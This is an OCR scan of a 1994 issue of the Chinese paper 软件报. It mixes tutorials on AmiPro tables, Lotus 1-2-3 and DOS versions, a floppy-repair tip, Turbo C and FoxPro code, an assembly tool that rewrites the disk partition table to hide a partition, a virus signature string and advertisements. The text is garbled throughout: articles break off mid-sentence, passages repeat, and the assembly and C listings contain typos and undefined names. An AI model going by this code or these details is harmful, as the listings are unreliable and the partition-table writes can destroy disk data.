在Lotus AmiPro的文件中,只需用鼠标单击便捷图标中的“制表”图标,或

AMIPRO中的表格制作

从[工具]菜单中选择[表格]选项,屏幕上会弹出“建立表格”对话框,设定需要的表格行、列数,按[确定]键,一个均匀表格就会出现在当前光标位置。(注意,此时的表格每行有相同的列数,每列的列宽相等,所以在设定行、列数时,要仔细计划,包括需合并的行、列也应计算在内)在以后的操作中可随时增减行、列。

一个行列均匀的表格可能不适合您手中的实际表格,必须对它进行调整,才能符合需要。这就要求能对列宽或行高进行改动,使之达到要求。在Lotus AmiPro中只要将鼠标指针移到列与列之间的分隔线上,指针会变成“+”字形,按住鼠标左键不放,往左右方向拖曳,列宽就可任意缩小或放大(注意,改变的是列线左边的列宽)。

Lotus AmiPro在菜单[表格]的[修改表格配置]中有一个[自动调整]开关,表格行高的缺省状态是自动调整的,它能保证当您的文字(数据)在超过所在单元的列宽时,自动地调整行高,使您的资料能完全装入该单元。

修改行高时,选择菜单[表格]中[修改表格配置]选项,弹出对话框,关闭“自动调整”,移动鼠标指针至需改变的行的行线线上,按住鼠标左键,往上下方向拖曳,行高就可

任意变窄加高(注意,改变的是行间线上边的行高)。

有时还需要连接几列或几行单元,使之成为一大格才行。Lotus AmiPro的[连接]命令为一个开关命令,可移动鼠标指针到准备连接的行或列首,按住鼠标左键,同时拖曳到需连接的行或列尾,该区域将显示为反白区,再选择菜单[表格]中[连接]项,这时所选区域就会连接成为一大格;如连接操作有误,可重新选择[表格]中[连接]项,你会看到[连接]项之前有一个“√”,单击[连接]项“√”取消,表格会恢复到上一次连接前的状况,如图:



二、文字(数据)的输入

表格框架建立好后,紧接着就是文字或数据的录入。

移动鼠标指针至需填写文字或数据的表格单元内,单击左键,在该单元中会显示一个闪烁的“光标”,即可填写内容。移动方向键,光标就可向下(上)或向右(左)移至相邻单元(或直接用鼠标点取)。在表格单元内输入资料时,若按了Enter键或文字超过单元宽度时,该行高度会自动加高一,单元内的文字不会超过(覆盖)表格线,有效地实行了表格线的保护。

选择需绘制斜线(折线)的单元,单击便捷图标中的[画笔],弹出[绘图模板],选择[画直线]或[画折线],光标移回所选单元后,变为“+”字形,移到单元的左上角,按住鼠标左键,同时拖曳至右下角,放开左键(画折线时根据需要在单元内任意画制即可),完成划线。(注意,

此时该单元类似于一个图文框)再选择[绘图模板]中[ABC],在需输入文字处单击,输入文字。

三、表格的运算

要对表格内数据进行运算,就需要表格单元的地址,表格的行号自上而下依次用数字1、2、3……等表示,列号自左向右依次用字母A、B、C……等表示,列行的组合称为单元地址,通过连接形成的大单元的地址,以起始的列、行号为该单元地址,如下图:



上表的大单元地址应为A1,而不是A2或B1。

表格单元地址的显示,在菜单[查看]中选择[查看详细设置],弹出对话框,选择[表格的格式],[确认]后,在表格的左侧和上方会显示表格地址。

选择需计算的单元,选择菜单[表格]中[编辑公式],在对话框中的[公式]区输入公式(如@sum(c3,e3)-g3),[确定]后,公式设定,同时在该单元显示运算结果,凡公式中所涉及单元的内容发生变化,该单元的数据会随之改变。

如果所进行的运算只是单纯的求和, Lotus AmiPro提供快速统计(横纵)的功能,选择需求求和的单元,选择菜单[表格]中[快速统计]项,显示二级菜单,选择对行或列进行求和,[确认],即可完成对该单元所在行或列的数据求和并显示结果。

四、表格的修饰

表格完成后,选择菜单[表格]中[修改表格布局]项,弹出对话框,在[选项]区,确定表格在版面的位置,是否加粗等修饰;在[样式]区,选择表格格线的样式;选择菜单[表格]中[线型/底色]可给表格填充颜色,确定某一单元的线型。

通过以上步骤,您就能制作出一张漂亮的形象的直观的表格。

□ 成孝 编著

Lotus 1-2-3和其它同类软件相比有一个显著的不同:大到软件界面、菜单的设置,小到软件内部的一些细微操作,1-2-3为用户考虑很多。因此,一个1-2-3的使用者从入门阶段一直到成为1-2-3的高手,随时都会感到1-2-3的易用、亲切和人性化。

(1) 上下文相关的界面和快速菜单

在实际的软件使用过程,一般前一个操作和下一步操作都是有密切关系的。例如,您在表格中选择一个统计图表,那下一步十有八九就应该是图表的操作,如改变图表类型、图表内容等等。并且,这些操作会集中在一定的范围内。基于以上两点,1-2-3具有两个强有力的特性:上下文相关的界面和快速菜单。

上下文相关的界面即当用户用鼠标或键盘选择一个目标时,1-2-3会自动的将菜单和图标改变,使之与目标相对应。这样用户立即可以使用菜单和图标对目标进行操作。

快速菜单是一个较小菜单命令的集合,用户将鼠标指针移到特定目标上,按动鼠标右键(一般的操作是使用鼠标左键),在鼠标指针附近会立刻弹出一个快速菜单。根据您的指定目标的不同,菜单命令集合的内容不一样,这个集合包括了您选定的目标最常用到的各种命令。在实际制作表格的工作中,快速菜单将极大地提高您的工作速度。

(2) 活动的状态条

在1-2-3程序窗口的底部,有一个状态条。用过一些DOS或Windows软件的人都知道,状态条只是用来显示软件工作状态的。但是,1-2-3的状态条是“活动”的,除了



显示当前工作表的设定状态外,直接在状态条上按动,就可以轻松快速地改变字体、数字格式和风格。

(3) 一步成图

1-2-3不仅可以制作多种漂亮的统计图表,而且提供了非常简单的图表制作方法。您只要选择制图表,然后用鼠标轻轻一点,1-2-3会自动生成图表,就连数据的标题、图例以及坐标轴 Lotus 1-2-3 也会智能的判断产生。

(4) 单元内编辑

以前的电子表格软件输入数据必须在一个特定的输入框(行),使用较为不便。1-2-3 R4 提供了单元内的编辑,可直接在表格单元内完成输入及修改数据等操作,大大降低所需时间。

(5) 导航键和函数选择器

在表格中往往有一些特殊的位置(范围)需要多次访问,利用导航键,您可以在一个很大的表格中快速移动到已命名的特殊范围。

利用函数选择器,直接用鼠标选择120个函数,并可将您常用的函数加入到函数选择表中。

(6) 对话框中的范围选择按钮

在1-2-3的许多操作中都会用到对话框,这时屏幕上将出现一个新的窗口,用户可利用对话框完成人机交互。但是,有一个问题:这些对话框中经常需要您输入一个工作表范围。由于

对话框覆盖了工作表格的一部分,如果您没有记住该范围的话,您只好终止对话框,回到工作表中去重新输入需要的范围。在R4版中您就不会陷入如此尴尬的境地。R4版的对话框中,在需要用到表格范围的地方都有一个范围选择按钮。您不需要记忆范围,按动该按钮,对话框会暂时从屏幕上消失,您可以对对话框工作表,用鼠标选择需要的范围后,对话框会重新出现,选择的范围将会自动装入对话框。

(7) Working Together (一体化工作方式)

在1-2-3 R4版中,充分体现了 Lotus 独有的 Working Together 特性。简而言之,1-2-3 R4的用户界面、操作方法不仅和 Lotus 其它应用软件十分相似,而且和所有 Windows 产品具有相同的使用界面。用户会利用其它 Windows 软件,也就利用1-2-3。反之亦然,有效节省您学习和培训的时间。同时,1-2-3和 Lotus 其它软件可以高度集成,例如,您可以在1-2-3中直接通过cc: Mail、Lotus Notes或发送电子邮件;1-2-3 R4可以与所有支持 Windows DDE/OLE (动态数据交换/目标选择和嵌入)的软件交换数据;利用网络和 Lotus Notes,许多人可以编辑同一1-2-3表格。

1-2-3 R4的用户使用越久,越会体会到使用她是一种真正的乐趣。

□ 成孝 邵念庆

市场上现今流行的DOS版本主要有三种类型,即: DOS1.X、DOS2.X和DOS3.X

1)版本DOS1.X在硬件上支持原始的单面每道8扇区(1.00)或双面每道8扇区(1.10)的软盘,即每张软盘容量为160KB或320KB.

支持的系统功能调用其子功能号从00H~2EH,完成字符I/O设备控制,根目录下磁盘文件传统控制,取或置系统日期和时间等.这些都与CP/M的传统功能类似.

提供的DOS命令有:

- (1)目录显示操作:DIR; (2)磁盘文件操作:TYPE、DEL、REN、COPY、COMP;

(3)整个磁盘操作:FORMAT、SYS、DISKCOPY、DISKCOMP、CHKDSK;

(4)日期时间操作:DATE、TIME;

(5)设备操作方式:MODE;

(6)批命令及处理:(Batch)、REM、PAUSE;

以上17条命令及47个系统功能是DOS所有版本支持的,它们构成DOS最基本的组成部分.

2)版本DOS2.X,在硬件上支持10MB以上容量的硬盘驱动器,对软盘可格式化为单、双面每道9扇区,即每张软盘为180KB或360KB.

支持的系统功能调用其子功能号从2FH扩充到57H,采用UNIX操作系统中的许多特色,如用句柄(Handle)文件结构改善了用户接口,用树型目录描述文件的结构,用句柄的复制和强制复制实现I/O设备的改进和管道控制,用前台作业区支持假脱机打印,还提供内存块请求、修改和释放功能使用户有效管理内存空间,并允许一个父进程加载另一个子进程实现覆盖或执行,等等.

版本2.00增加了21条DOS

命令,它们是:

(1)支持子目录操作:CHDIR、MKDIR、RMDIR、TREE;

(2)建立环境串信息:DATH.PROMPT、SET;

(3)对磁盘文件操作:RECOVER、EXE2BIN;

(4)对整盘文件操作:BACKUP、RESTORE;

(5)硬盘DOS分区操作:FDISK;

(6)磁盘驱动器指派:ASSIGN;

(7)增强字符型设备:GRAFTABL、GRAPHICS、PRINT、KEYBxx;

(8)支持管道型筛选: SORT、FIND、MODE;

(9)加载DOS解释器:COMMAND.

此外,支持系统配置操作:在DOS启动期间,通过CONFIG.SYS文件中系统配置命令的解释,设置DOS运行的环境并加载可安装的设备驱动程序.在DOS开工后,允许用户利用特殊参数, < > 和 < > 实现标准I/O设备的改向和管道操作.

版本DOS2.10是唯一未对DOS功能做任何修改或添加的版本,它仅对磁盘头控制时间做了调整,以适应半高型磁盘驱动器的要求.

3)版本DOS3.X、DOS3.X共有4个版本, DOS3.00、DOS3.10、DOS3.20和DOS3.30.它们共同的特点是在硬件上支持高密度软盘和大容量的硬盘,如前2个版本可对高密度软盘格式化为双面80磁道,每道15扇区,使每张软盘容量为1.2MB;后2个版本支持3.5英寸软盘,可格式化为双面80磁道,每道有9扇区和18扇区之分,故使每张软盘容量达720KB或1.44MB.

对大容量硬盘来说,前3个版本只能建立最多33MB(65,536个扇区)的DOS分区,其余的容量只能留给给的操作系统使用或者空闲着,DOS3.0做了改进:可为空余的容量建立扩展DOS分区,其大小不受限制,并允许将其划分为若干个逻辑驱动器,以字母D、E、...直至Z标之,而每个逻辑驱动器的容量均可达到33MB,就象一个独立的硬盘一样.

自版本3.00开始,DOS支持的系统功能调用从子功能号58H扩充至62H,除63H为非正式版本2.25所特有外,DOS3.0又单独支持子功能号65H~68H.这些新增的DOS功能主要是支持网络环境下文件的创建、共享和记录的锁定等.

DOS这4个版本共增加了近20个命令:

(1)DOS3.00增加4条命令:ATTRIB、LABEL、SELECT、CONFIG.SYS中为用户在内存区设置虚拟磁盘;

(2)DOS3.10增加3条命令:JOIN、SHARE、SUBST;

(3)DOS3.20增加3条命令:REPLACE、XCOPY、CONFIG.SYS中支持用户将一个实际驱动器标识为若干个逻辑驱动器,并提供通常的访问;

(4)DOS3.30增加8条命令:APPEND、CHMP、FASTOPEN、NLSFUNC.将DISPLAY.SYS和PRINTER.SYS两个设备驱动程序置于CONFIG.SYS中、STACKS、CALL.

至此,DOS8个版本之间的功能差异大致清楚了.显然,8位操作系统CP/M的DOS1.X版本随着应用的深入,使用面愈来愈小,应立足于DOS2.X或以上的版本.对于10MB容量硬盘的XT机用户,可选用DOS2.X版本,但对于具有20MB或更大容量硬盘的PC机用户,最好选用DOS3.X版本.

江苏 张泉生 张康

近日在格式化一张软盘时,发现出现0磁道损坏故障,后经过一番周折得以解决.

这是一张全新原装单片装MAXELL1.44M软盘,用3.31、5.0及6.2等多种版本DOS格式化,系统均提示:

0 Track Bad, Disk unusable Format failure(0磁道坏,磁盘不能使用,格式化失败) 改用5.0版的PCTOOL、PC-TOOL提示: BADCRC ERROR OR DISK NOT READY(循环校验错误或软驱未就位).

由此无法对磁盘作任何操作.

由于是刚开封的新盘,一张盘为14元,丢弃实在可惜,故我改用8.0版PC-TOOLS的DISKFIX和6.0版NORTON的NDD对此盘再作处理,DISKFIX在对磁盘作了20多分钟的分析后,提示为:

Disk Damage, Can't Repair Disk.(磁盘损坏,无法修复)

而NDD在格式化到FAT时提示为: Physical damage of 0 track, don't use this diskette.(磁盘0道物理损坏,勿用)

在这几种有名的工具都不行的情况下,后来采用HD成功.方法如下:

进入HD.

选options menu.

设好源盘和目标盘(此处均设为1.44M),然后将option4菜单设置如下: Auto verify, on (格式化时自动校验)

FAT selection, off (整盘格式化)

Format dest., auto (按菜单执行格式化)

Password, off (不设口令)

Head settle, on (格式化时磁道间磁头略停,也可设为off)

Verbose mode, on (格式化时显示提示信息)

User mode, safe (运行方式设为安全方式,等待Y/N确认)

然后返回主菜单,选format destination,在format3菜单中根据需要选择不同磁盘规格格式化,计有十种格式:

- 1.80x15 1.2Mb 1.82x15 1.23Mb 3.80x17 1.38Mb 4.82x17 1.394Mb 5.80x18 1.44Mb 6.82x18 1.476Mb 8.82x20 1.64Mb 9.80x21 1.63Mb 0.82x21 1.722Mb

先选80x18即标准1.44M格式,失败,提示BadCRC Error....

继续选,在第6种即82x18,1.476M格式时格式化成功,系统提示在FAT区发现一个坏块并用另一个好块替换,然后即顺利完成格式化,用时仅84秒(约为DOS格式化时间的一半),盘容量1.476M,无坏块.

格式化完成后,用DOS6.2的SCANDISK作磁盘检查,特别作了Surface Scan(磁盘表面检查),一切正常,经反复验证,证明格式化完全成功.

查HD说明文件,原来HD在发现软盘上每磁道不超过一个坏块时,即取出一个好块替换,并将此坏块从FAT中剔除并完格式化成,即使此坏块是在FAT中,HD的这点对我们来说是很有用的;而DOS的FORMAT和PCTOOL、DISKFIX和NDD等此时则无能为力了.

后来又发生1.2M软盘0磁道损坏,我仍用此法,将其按1.44M格式进行格式化,同样成功.

当然,HD恐怕并不能解决一切"0磁道"损坏故障,例如当坏块出现在BOOT区时,HD能否成功就不得而知了.

我用的HD是1.76版的β版,HD的其它功能如各种盘间的快速整盘操作均已为发烧友们熟知,这里不提了.

□成都 朱兄

DOS版本的选用

使用HD的一则小经验


打印机的复位和主机的复位

```
程序清单:
LPT1 equ 0008h
code segment
assume cs,code,ds,code
org 100h
start:
mov ax,0040h
mov ds,ax
mov dx,ds:LPT1 ;dx=LPT1 data
port
inc dx ;dx=LPT1 state port
inc dx ;dx=LPT1 command port
mov al,08h
push dx
mov dx,0032h
mov cx,0000h
mov sh,86h
int 15h
pop dx
mov al,0ch
out dx,al
int 20h
code ends
end start
```

《微机原理》课CAI中的译码单元

译码,即地址译码,我们一般所说的译码设计,是指用逻辑门、译码器芯片搭成一个电路,用这个电路监视地址总线上的每一位的状态,根据这些状态,可正确选择内存地址或输入输出地址,从而选通外部设备.

具体实验电路如图所示,基本思想是用宽范围地址限制锁存存范围地址,即用高位地址线、读写信号线、地址使信号线的逻辑组合去控制锁存器的时钟端,把低位地址锁存住,然后再译码.由于是在PC机扩展插槽内实现,为了灵活译码,不与已使用的设备口地址相冲突,用了一个三位拨码开关和一个四位比较器来实现可浮动地址译码,使口地址能在200H~3FFH之间浮动,其中,A2~A9是I/O口地址线,IOR是I/O



直观性74LS138 I/O译码设计

口读信号,低电平有效,IOW是I/O口写信号,低电平有效. AEN是地址允许信号,由DMA控制器发出,用于封锁译码器和其它I/O设备对总线的占用,I/O译码中,AEN必须处于低电平.

当AEN有效,且IOR或IOW有效,且A9、A8、A7、A6处于所谓通口的状态时,有一个上升沿脉冲,作为锁存器74LS373的时钟控制信号,锁存住所谓通口的地址状态,再通过74LS138译码,译出相应地址.在74LS138输出端分别并接8只发光二极管,在74LS138前也分别并接8只发光二极管,其中二极管用驱动器74LS07驱动一下,监视每一根地址线的状态,同时在138后监视其输出,译码结果就会十分直观明了.直到再叫另一个I/O地址时,又会产生一个时钟信号到达373的时钟端,再次锁存住新的地址状态,译出新的地址.发光二极管就会有新的状态显示,其中逻辑芯片74LS02、74LS01在我们的实验平台上是用GAL16V8实现的.

实验时,进入DEBUG状态,就可调用简单的O(输出)命令叫响某I/O口,也可用汇编语言或BASIC语言编程叫响某I/O口,例如,在DEBUG状态下,输入: O 300 00

则二极管L1、L9、L10、L11、L12、L13、L14亮,其余二极管灭.因为这时的译码对应关系为:A9 A8 A7 A6 A5 A4 A3 A2 A1 A0

1 1 0 0 0 0 0 0 0 0
L16 L15 L14 L13 L12 L11 L10 L9
Y7 Y6 Y5 Y4 Y3 Y2 Y1 Y0

1 1 1 1 1 1 1 1 0
L8 L7 L6 L5 L4 L3 L2 L1
其中L1~L16是发光二极管,它是低电平驱动的.

这个电路在我们开发的IMB-PC实验平台上已经实现,有很好的教学效果.

□长春 秦福杰

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘德福 副主编：唐敏
国内统一刊号：CN51-0106 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

WinBASE—MIS系统集成开发环境

九四全国巡回展示特价850元/套

(系统盘1片, 用户手册, 编程指南, 程序员手册)
欢迎比较, 一月之内可原款退货!

办理想软件服务 专业人员的软件工厂

昆明(恒)通(微)软件(发)展(公)司

地址: 昆明市青年路1号翠苑大厦407-408室 邮编: 650021
电话: (0871)3177953 3162116-2388
四川地区总代理: 成都市明晖电脑商行
地址: 成都一环路南二段9号(810041)
联系人: 周新群 电话: (028)5554140

一九八四——一九九四

《软件报》全体工作人员向您问好!

《软件报》创刊十周年回顾: 普及软件知识 培养计算机应用人才

普及软件知识 培养计算机应用人才

祝贺软件报创刊十周年

薛洪强

为促进我国软件产业快速发展而奋进

原电子工业部副部长、现中国计算机用户协会理事长李国璋

发展软件产业 参与国际竞争

李国璋

不断进取 再创辉煌

——纪念创刊十周年

伴随我国计算机产业发展应运而生，《软件报》从幼苗成长为参天大树，主要归功于广大读者和作者的热情支持和真诚帮助。创刊十周年之际，本报编辑部怀着激动的心情，向广大读者和作者致以衷心的感谢。十年来，《软件报》在您的帮助下，从一个默默无闻的小报，成长为一个在全国计算机界享有盛誉的刊物。十年来，《软件报》在您的帮助下，从一个默默无闻的小报，成长为一个在全国计算机界享有盛誉的刊物。十年来，《软件报》在您的帮助下，从一个默默无闻的小报，成长为一个在全国计算机界享有盛誉的刊物。

★编号: 940807 (网940707)
名称: 万事通儿童养育咨询系统

作者: 谢福民
功能简介: 该系统是全国第一套大型的儿童家庭养育软件。由中国最大规模的儿童专业科研机构中国儿童发展中心提供数据。系1994年第五届中国软件交易会获奖产品。全汉字菜单、功能交互式界面, 包括咨询站、服务站(提供字处理、制图功能, 并可采用下拉式菜单记录儿童成长档案)、音乐厅(卡拉OK演唱、音乐欣赏)、图书馆及告用户(详细使用说明)五大模块。咨询站包括有关儿童身心发展奥秘、疾病防治、卫生保健及生活护理、饮食营养及脾胃健康、食谱、家庭教育、营养师、心理教育、能力教育、美育及特殊教育、玩具及游戏、家庭环境、家长修养、家教方法等26方面的16000个问题, 数据量500多万汉字。这些内容可采用多种方式进行咨询检索(可按菜单方式或按年龄等条件查询), 并可直接以统一格式打印输出。收入的内容均为近年来国内外儿童专家的意见和

软件大赠送

取不可失! 数千种精彩热门软件及源代码将免费提供给您, 快向450004郑州市新郑路172号国管郑州第三电脑高软件库请单。

★编号: 940808 (网940710)
名称: TANGO汉字标注工具包

作者: 李亚平
功能: TANGO汉字标注包适用于TANGO9.16及3.30版本。可在制作版图时直接在任意版、位置标注汉字符号, 汉字最大的整个幅面, 最小16MIL(可以在芯片的两个管脚之间标注汉字), 可使用四种基本字库及魏碑、隶书、篆乙等共26种国际汉字字库。并可在版图中输入公司标徽及其它特殊图案。
功能: TANGO汉字标注包适用于TANGO9.16及3.30版本。可在制作版图时直接在任意版、位置标注汉字符号, 汉字最大的整个幅面, 最小16MIL(可以在芯片的两个管脚之间标注汉字), 可使用四种基本字库及魏碑、隶书、篆乙等共26种国际汉字字库。并可在版图中输入公司标徽及其它特殊图案。

★编号: 940808 (网940710)
名称: TANGO汉字标注工具包
作者: 李亚平
功能: TANGO汉字标注包适用于TANGO9.16及3.30版本。可在制作版图时直接在任意版、位置标注汉字符号, 汉字最大的整个幅面, 最小16MIL(可以在芯片的两个管脚之间标注汉字), 可使用四种基本字库及魏碑、隶书、篆乙等共26种国际汉字字库。并可在版图中输入公司标徽及其它特殊图案。
功能: TANGO汉字标注包适用于TANGO9.16及3.30版本。可在制作版图时直接在任意版、位置标注汉字符号, 汉字最大的整个幅面, 最小16MIL(可以在芯片的两个管脚之间标注汉字), 可使用四种基本字库及魏碑、隶书、篆乙等共26种国际汉字字库。并可在版图中输入公司标徽及其它特殊图案。

★编号: 940808 (网940711)
名称: 菜单妈咪——中西文兼用图形菜单生成系统2.0

作者: 彭杰
功能简介: 菜单妈咪旨在使具有普通水平的编程者通过极短时间的熟悉和简单的操作, 即可制作出具有专业水平的类似Windows界面的豪华图形菜单。她是一个真正面向用户的生成系统, 可以利用鼠标或键盘控制, 可直接生成BOLAND C++源码, 生成一个复杂菜单的过程不超过20分钟。中英文均可, 面向对象(OOP)编程。直接兼容各种显示器及流行的汉字系统。拥有菜单妈咪, 成为菜单专家只在瞬间。

★编号: 940808 (网940711)
名称: 菜单妈咪——中西文兼用图形菜单生成系统2.0
作者: 彭杰
功能简介: 菜单妈咪旨在使具有普通水平的编程者通过极短时间的熟悉和简单的操作, 即可制作出具有专业水平的类似Windows界面的豪华图形菜单。她是一个真正面向用户的生成系统, 可以利用鼠标或键盘控制, 可直接生成BOLAND C++源码, 生成一个复杂菜单的过程不超过20分钟。中英文均可, 面向对象(OOP)编程。直接兼容各种显示器及流行的汉字系统。拥有菜单妈咪, 成为菜单专家只在瞬间。

★编号: 940808 (网940712)
名称: 青少年电脑俱乐部

作者: 彭杰
功能简介: 青少年电脑俱乐部旨在使具有普通水平的编程者通过极短时间的熟悉和简单的操作, 即可制作出具有专业水平的类似Windows界面的豪华图形菜单。她是一个真正面向用户的生成系统, 可以利用鼠标或键盘控制, 可直接生成BOLAND C++源码, 生成一个复杂菜单的过程不超过20分钟。中英文均可, 面向对象(OOP)编程。直接兼容各种显示器及流行的汉字系统。拥有菜单妈咪, 成为菜单专家只在瞬间。

Lotus

真正实现办公室自动化(OA)

Lotus 1-2-3 For Windows R4中文版

- 专业级的复杂表格、图形、文字排版能力
- 三维的表格计算能力和120个函数
- 多种分析、求解工具
- 数据库支持技术和最佳兼容性
- 强大的功能和易学易用的完美结合

傲视全球的电子表格软件!

Lotus北京办事处 授权经销商 成都明晖电脑商行
Tel. 01-8491415 Tel. 028-5554140

短讯

—Turbo C库函数的问题

Turbo C提供了400多个库函数,其中window()用来定义一个文本窗口,在程序设计中我们发现该函数也能在图形方式下使用...

查阅Turbo C参考手册发现,函数imageize()返回—unsigned型值,该值为保存窗口(gx1,gy1,gx2,gy2)所需要的内存大小...

不是Turbo C就不能保存恢复大小64KB的屏幕图像了呢?有些刊物介绍采用直接读写屏幕的方式来保存屏幕信息...

在软件设计中,一般要使用很多窗口来管理不同的进程和任务,为不受内存空间的制约,我们采用磁盘文件来保存窗口图像...

当保存文件号为FILE *fwin时,磁盘文件开始的max_no * sizeof(struct image_index)字节为索引区,图像保存也从此处理开始...

图像单元的存储空间可以通过size = imageize(0,0,639,17)获得,分配空间bitmap = malloc(size),对于一个高度为high的窗口,保存图像便为一个简单的循环语句...

硬盘个人分区融合一法

前一个分区融合起来,用下一个分区来代替前一个分区,即如将分区D融合起来,那么系统会自动将分区E作为D分区...

文后所附的小程序就是利用上述方法实现的融合硬盘个人分区的实用程序。该程序只要生成COM文件即可使用...

```
getimage(gx1,gy1+i * mdy,gx2,gy1+(i+1) * mdy-1,bitmap);
fseek(fwin, index.segment + i * (unsigned long)size,0);
fwrite(bitmap,size,1,fwin);
```

这种方法同样适用于CGA, EGA以及VGA的西文状态,对于CGA中文—文本行midy=18,西文midy=8; EGA中文—文本行midy=13,西文midy=14; VGA西文midy=16,只要以上midy值做为—参数表,程序便可以在三种形上运行。

以下程序清单允许定义最多20个窗口,窗口(1,1,80,10)做为0号窗口保存在中间文件fwin中,本例最多可保存max_no个窗口,实现任意保存恢复,并且恢复图像时自上而下,如看一样重现来窗口,既弥补了Turbo C图像函数的缺陷,又具有一定的艺术效果。

```
1. #include "graphics.h"
2. #include "stdio.h"
3. #include "alloc.h"
4. #include "conio.h"
5. struct image_index {
6. unsigned long segment; unsigned long offset;
7. };
8. FILE *fwin;
9. void window_get_image(int max_no, int wx1, int wy1, int wx2,
10. int wy2, int midx, int midy) /* 保存第0号窗口 */
11. {
12. int size, i, high, gx1, gx2, void * bitmap;
13. struct image_index index;
14. gx1 = (wx1 - 1) * midx; gy1 = (wy1 - 1) * midy;
15. gx2 = wx2 * midx - 1; high = wy2 - wy1 + 1;
16. size = imageize(gx1, gy1, gx2, gy1 - midy - 1);
17. index.segment = max_no * sizeof(index);
18. index.offset = (unsigned long) size * high;
19. bitmap = (void *) malloc(size); fseek(fwin, 0L,
20. SEEK_SET);
21. fwrite(&index, sizeof(index), 1, fwin); /* 保存索引结构 */
22. for(i=0; i < high; i++) {
23. getimage(gx1, gy1 + i * midy, gx2, gy1 + (i+1) * midy - 1, bitmap);
24. fwrite(bitmap, size, 1, fwin);
25. };
26. free(bitmap);
27. };
28. void window_put_image(int wx1, int wy1, int wx2, int wy2,
29. int midx, int midy) /* 恢复第0号窗口 */
30. {
31. int size, i, high, gx1, gx2, void * bitmap;
32. struct image_index index;
33. gx1 = (wx1 - 1) * midx; gy1 = (wy1 - 1) * midy;
34. gx2 = wx2 * midx - 1; high = wy2 - wy1 + 1;
35. size = imageize(gx1, gy1, gx2, gy1 - midy - 1);
36. bitmap = (void *) malloc(size); fseek(fwin, 0L,
37. SEEK_SET);
38. fread(&index, sizeof(index), 1, fwin); /* 保存索引结构 */
39. for(i=0; i < high; i++) {
40. fread(bitmap, size, 1, fwin);
41. putimage(gx1, gy1 + i * midy, bitmap, COPY_PUT);
42. };
43. free(bitmap);
44. }
```

分区融合起来的操作为BOOTH D。该程序不能融合主引导分区C。这里建议使用者将最后硬盘分区融合起来作为保护自己私人文件的个人分区。

```
code segment 'code'
org 100h
assume cs, code, ds, code,
es, code
begin: jmp start
count db 00h; 中间计数单元
flag db 00h; 融合和恢复标志
messl db 'Parameter error';
07h, 24h
mess2 db 'PARTCOM is hidden';
24h
start: push cx
pop dx
```

```
push cx
pop es
mov ax, 0000h; 处理命令行参数
mov al, [5]
cmp al, 0ah
jz exit
mov ei, 0002h
mov al, [5]
mov flag, al
inc ei
mov al, [5]
and al, 0d0h; 获取分区驱动器号
cmp al, 4th
jz exit
sub al, 4th
mov count, al
mov cx, 0001h
mov dx, 0000h
mov bx, offset bootbuf
int 13h; 读分区表信息
jz exit
cmp flag, 2dh; '-'号
jz unlock
cmp flag, 2ah; '+'号
jz lockbit
exit: mov dx, offset mess1
exit1: mov ah, 09h
int 21h
mov ax, <010h
int 21h
```

```
lockbit: mov ax, bootbuf1
[010ah]; 融合操作
mov bootbuf [010ah], ax
jmp write
unlock: mov ax, bootbuf [010ah]; 恢复操作
and ax, 0c0fh
and bootbuf [010ah], sf00h
or bootbuf [010ah], ax
write: mov ax, 0301h; 写分区表信息
mov bx, offset bootbuf
mov cx, bootbuf [010ah]
jz exit
mov dx, 0000h
int 13h
jz exit
mov dx, offset mess2
jmp exit1
bootbuf dw 256 dup (?)
bootbuf1 dw ?
code ends
end begin; 分区内容暂存区
```

```
45. main() {
46. int driv = VAG, mode = VGAHI, wx1
= 1, wy1 = 1, wx2 = 80, wy2 = 10,
47. midx = 8, midy = 18, max_no = 20;
48. intigrph (& driv, & mode, ' ');
directvideo = 0;
49. fwin = tmpfile();
50. window(wx1, wy1, wx2, wy2); /* 第0号窗口 */
51. textcolor(RED); cputs("这是第一个演示窗口!");
52. window_get_image(max_bo, wx1, wy1, wx2,
wy2, midx, midy);
53. ctrscr(); cputs("窗口已经保存, 按一下键恢复");
54. getch(); window_put_image(wx1, wy1, wx2,
wy2, midx, midy);
55. fclose(fwin); getch();
56. }
```

□黑龙江 李德利

DDVPPOINT.LSP

这是AutoCAD 12.0版提供的一个外部程序,其功能是通过对话框的形式指定当前图形的观察方向...

反病毒专栏

最近流行一种感染文件的新病毒,其病毒特征码如下: "81 FA 03 06 72 0B 81 FA 05 06 77 05"

□山东 王江民

KV100反病毒公告
KV100反病毒软件
KV100反病毒软件
KV100反病毒软件

Microsoft公司1993年推出的目前最快的PC数据库Foxpro2.5...

Foxpro 2.5 for windows 下拉式菜单设计

Foxpro用户菜单系统命令分为定义性命令、关联性命令和激活性命令...

下拉式菜单系统由上层的类型菜单、下层的弹出式菜单树及Foxpro命令或过程构成...

下面是一多重下拉式菜单程序，可使读者清楚地了解如何具体编制Foxpro菜单...

我们在正版字表软件CCED5.0下使用TH3070打印机时，发现演示功能正常...

修改步骤如下：

- 1.按SHIFT+F4功能键
2.选择打印方式
3.在“需要修改打印机参数吗？”时选择“Y”并[回车]...

CCED5.0使用TH3070打印机的接口方案配置方法

```
1.SET TALK OFF
2.SET ESCAPE OFF
3.SET SYSTEM MENU SAVE
4.SET SYSTEM MENU TO
5.MODEIFY WINDOW SCREEN FONT *Arial*,11 TTTLT
*User's System
6.CLEAR
7.DEFINE MENU mainmenu
8.DEFINE PAD mypad1 OF mainmenu PROMPT'
<Hardware'
9.DEFINE PAD mypad2 OF mainmenu PROMPT'
<Software'
10.DEFINE PAD mypad3 OF mainmenu PROMPT' \<Quit'
11.ON PAD mypad1 OF mainmenu ACTTIVATE POPUP mypop1
12.ON PAD mypad2 OF mainmenu ACTTIVATE POPUP mypop1
13.DEFINE POPUP mypop1 MARGIN MESSAGE,
*Introduction Computer HardWare'
14.DEFINE BAR1 OF mypop1 PROMPT' \<Pc'
